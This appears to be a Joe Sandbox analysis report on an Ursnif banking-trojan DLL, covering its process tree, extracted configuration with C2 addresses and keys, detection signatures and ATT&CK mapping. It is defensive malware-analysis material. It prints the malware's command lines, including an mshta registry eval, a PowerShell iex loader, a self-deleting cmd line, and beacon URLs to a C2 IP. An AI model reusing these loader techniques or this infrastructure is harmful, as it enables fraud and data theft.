ID: 613875
Sample Name: FJHd.cyVNM
Cookbook: default.jbs
Time: 15:41:26
Date: 22/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

FJHd.cyVNM


Overview

General Information

Sample Name:	FJHd.cyVNM (renamed file extension from cyVNM to dll)
Analysis ID:	613875
MD5:	99ff80925202286.
SHA1:	eb5611f49fbf6fc…
SHA256:	e100b492468b71.
Tags:	dll
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected Ursnif
- System process connects to networ…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: Windows Shell File…
- Maps a DLL or memory area into an…
- Sigma detected: Accessing WinAPI…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5920 cmdline: loaddll32.exe "C:\Users\user\Desktop\FJHd.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 5512 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\FJHd.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 3556 cmdline: rundll32.exe "C:\Users\user\Desktop\FJHd.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 5004 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - explorer.exe (PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - cmd.exe (PID: 1332 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\FJHd.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
            - conhost.exe (PID: 896 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - PING.EXE (PID: 6824 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
          - RuntimeBroker.exe (PID: 4440 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
          - cmd.exe (PID: 796 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\468A.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - WerFault.exe (PID: 276 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5920 -s 608 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 160 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5920 -s 616 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3388 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5920 -s 624 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 6888 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>ltsr='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(ltsr).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6988 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name odplrrfmw -value gp; new-alias -name kwgncu -value iex; kwgncu ([System.Text.Encoding]::ASCII.GetString((odplrrfmw "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 7140 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5144 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7801.tmp" "c:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 2472 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\rhsllig\rhsllig.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4932 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA3C4.tmp" "c:\Users\user\AppData\Local\Temp\rhsllig\CSCABF9A05FBB0E449F8B3B2656C9A8A1FD.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"pL7U8jIQ6Xyci+KwkOGf1cPW2/Fhd+dF//sxc+w06EDUcByHCNEeq3AMzyjoircBRXTmPPIhcdpmz3ebzg0LE5DJtHXLGNdffU4pfKjfVhDmO/39S4DkofaSw/DfVYS7XTULsvD4OgcLpBmdb9KtHDr5tcYukmu8ER2eGMJKWWH3QPIg
CCGjluPn4AJBYaVv+PYiV87aKNKmQY2QyHTRdeOeR6t/zjeQ8WAxQr1ckNg8DXeFDVPzLqKlTMh9JNV1/WxJWw/i0NwLqKGVqwwhDZj7TdIN07N7A3Nsw4LKUmopfR2v3CfaFAElEJJF5iXQZdDs3LWMU3fma/lDGlnr41o8sOGT4DKtf
I59bD0qne8=",
  "c2_domain": [
    "config.edge.skype.com",
    "67.43.234.14",
    "config.edge.skype.com",
    "67.43.234.37",
    "config.edge.skype.com",
    "67.43.234.47"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Q8tR9QJN7lLzOLle",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "movie_capture": "30, 8,  *terminal* *debug**snif* *shark*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "999",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000000.435106248.0000000000EB0000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000002.486684072.0000000004560000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.356682444.00000000050F9000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.309518465.0000000005178000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.309651114.0000000005178000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.4a194a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.4a194a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.5126940.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.50f94a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.50f94a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 3 entries				

Sigma Signatures

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder
Sigma detected: Accessing WinAPI in PowerShell. Code Injection
Sigma detected: MSHTA Spawning Windows Shell
Sigma detected: Suspicious Call by Ordinal
Sigma detected: Suspicious Remote Thread Created
Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-15:43:27.270160 04/22/22-15:43:27.270160
SID:	2033203
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-15:43:25.392488 04/22/22-15:43:25.392488
SID:	2033203
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-15:43:26.259305 04/22/22-15:43:26.259305
SID:	2033203
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration
Multi AV Scanner detection for submitted file
Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
System process connects to network (likely due to code injection or exploit)
Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Malicious sample detected (through community Yara rule)

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FJHd.dll	31%	ReversingLabs	Win32.Trojan.Lazy	
FJHd.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.4c70000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/O1eI0eqZEIto/XchIaknqoAJ/kMEv4t5J581tfW/u865j5Xeasjgc_2B5CTan/rI1fN2b5ZLhIfUx_/2FZTga80fF0srge/FwfVN0qpYMrE8zzMzM/6huJYaWbc/tc0bcpdDUNB80z9_2BDY/UHVjI8ARNN28DSerYnY/7GArxZ9MTv2QUbSbHwyuZ_/2BBJRXiru38II/V07sa_2F/0AVDKTLcNY27_2BfwcBbs4Y/Pd3H6RqM4P/LHuGv4MKCOJ/M_2FvjQ.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/blDW3CAuqlIu/_2FXOc_2FsX/J_2BL04QxlUkrx/aGHA_2Bk_2BVxx_2BoRVk/XTgW5fkqRjGarOUi/lVIrNxqHDRMdhpG/1JctFQCMLptSkBa07P/q8nvXCNL_/2BVJnf2ZRfkLS_2FpEpQ/4VZG78TbTVpPmmbGZFu/6680oa3W_2F4QkWQGxBtUJ/_2BY0V0xxeoll/vsBno2LD/rKCAaJaGh3gHb5MXFjk7eqq/yVEk5DK_2F/2CXel0sUW8WYDyvpq/O_2FuV71X2/L.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://146.70.35.138/phpadmin/O1eI0eqZEIto/XchIaknqoAJ/kMEv4t5J581tfW/u865j5Xeasjgc_2B5CTan/rI1fN2b5ZLhIfUx_/2FZTga80fF0srge/FwfVN0qpYMrE8zzMzM/6huJYaWbc/tc0bcpdDUNB80z9_2BDY/UHVjI8ARNN28DSerYnY/7GArxZ9MTv2QUbSbHwyuZ_/2BBJRXiru38II/V07sa_2F/0AVDKTLcNY27_2BfwcBbs4Y/Pd3H6RqM4P/LHuGv4MKCOJ/M_2FvjQ.src	true	• Avira URL Cloud: safe	unknown
http://146.70.35.138/phpadmin/blDW3CAuqlIu/_2FXOc_2FsX/J_2BL04QxlUkrx/aGHA_2Bk_2BVxx_2BoRVk/XTgW5fkqRjGarOUi/lVIrNxqHDRMdhpG/1JctFQCMLptSkBa07P/q8nvXCNL_/2BVJnf2ZRfkLS_2FpEpQ/4VZG78TbTVpPmmbGZFu/6680oa3W_2F4QkWQGxBtUJ/_2BY0V0xxeoll/vsBno2LD/rKCAaJaGh3gHb5MXFjk7eqq/yVEk5DK_2F/2CXel0sUW8WYDyvpq/O_2FuV71X2/L.src	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000003.00000003.41951944 7.0000000005EB8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00016.00000003.463157574.0000024AFAB4C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001B.00000003.436412854.00000 23041FBC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000001B.0000 0003.436540099.0000023041FBC000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txt	rundll32.exe, 00000003.00000003.41951944 7.0000000005EB8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00016.00000003.463157574.0000024AFAB4C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001B.00000003.436412854.00000 23041FBC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000001B.0000 0003.436540099.0000023041FBC000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000016.00000002.766386 125.0000024A8020F000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000016.00000002.766060 478.0000024A80001000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000016.00000002.766386 125.0000024A8020F000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000016.00000002.766386 125.0000024A8020F000.00000004.00000800.0 0020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000003.00000003.41951944 7.0000000005EB8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00016.00000003.463157574.0000024AFAB4C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 0000001B.00000003.436412854.00000 23041FBC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 0000001B.0000 0003.436540099.0000023041FBC000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
146.70.35.138	unknown	United Kingdom		2018	TENET-1ZA	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	613875
Start date and time: 22/04/202215:41:26	2022-04-22 15:41:26 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FJHd.cyVNM (renamed file extension from cyVNM to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@29/29@0/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 22% (good quality ratio 20.8%) • Quality average: 80.8% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.168.117.173, 20.189.173.21, 13.107.42.16
- Excluded domains from analysis (whitelisted): www.bing.com, onedsblobprdeus16.eastus.cloudapp.azure.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, arc.msn.com, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, onedsblobprdwus16.westus.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6888 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:42:49	API Interceptor	2x Sleep call for process: WerFault.exe modified
